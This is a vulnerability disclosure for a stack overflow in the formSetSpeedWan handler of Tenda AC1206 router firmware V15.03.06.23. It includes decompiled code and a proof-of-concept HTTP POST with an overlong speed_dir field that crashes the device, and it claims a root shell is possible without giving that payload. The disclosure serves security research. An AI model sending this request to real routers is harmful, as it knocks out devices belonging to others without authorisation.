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Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

AC1206 1200M 11ac无线穿墙王千兆口路由器 [资料下载](#)[首页](#) / [AC1206](#) / [资料下载](#)AC1206升级软件 V15.03.06.23[立即下载](#)

关联产品: AC1206 更新日期: 2018/1/6

1.此固件只适用于AC1206的机器升级,不同型号不能使用该软件,升级前请通过路由器底部贴纸确认产品型号;
2.下载解压后,请使用有线连接路由器升级,升级过程中切勿切断电源,否则会导致机器损坏无法使用!

* 如果链接错误或其他问题,请反馈到 tenda@tenda.com.cn或联系在线客服, 谢谢。

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetSpeedWan function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 void __cdecl formSetSpeedWan(webs_t wp, char_t *path, char_t *query)
2 {
3     char *password; // [sp+1Ch] [+1Ch]
4     char *ucloud_enable; // [sp+20h] [+20h]
5     char *speed_dir; // [sp+24h] [+24h]
6     char ret_buf[32]; // [sp+28h] [+28h] BYREF
7     char buff_vlaue[32]; // [sp+48h] [+48h] BYREF
8
9     memset(ret_buf, 0, sizeof(ret_buf));
10    memset(buff_vlaue, 0, sizeof(buff_vlaue));
11    speed_dir = websGetVar(wp, "speed_dir", "0");
12    ucloud_enable = websGetVar(wp, "ucloud_enable", "0");
13    password = websGetVar(wp, "password", "0");
14    GetValue("speedtest.flag", buff_vlaue);
15    if ( atoi(buff_vlaue) )
16    {
17        sprintf(ret_buf, "{\"errCode\":%d,\"speed_dir\":\"%s\"}", 1, speed_dir);
18    }
19    else
20    {
21        SetValue("speedtest.flag", "1");
22        if ( atoi(speed_dir) )
23        {
24            if ( !atoi(ucloud_enable) )
25            {
26                SetValue("ucloud.en", "1");
```

In the formSetSpeedWan function, the speed_dir we entered (the value of speed_dir) is formatted with the sprintf function, spliced with %s strings, and saved to ret_buf. It is not secure, as long as the size of the data we enter is larger than the size of ret_buf, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetSpeedWan HTTP/1.1
```

```
Host: 192.168.0.1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101  
Firefox/103.0
```

```
Accept: */*
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded;
```

```
Content-Length: 336
```

```
Origin: http://192.168.0.1
```


```
DNT: 1
```

```
Connection: close
```

```
Referer: http://192.168.0.1/index.html
```

```
Cookie: ecos_pw=eee:language=cn
```

```
speed_dir=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

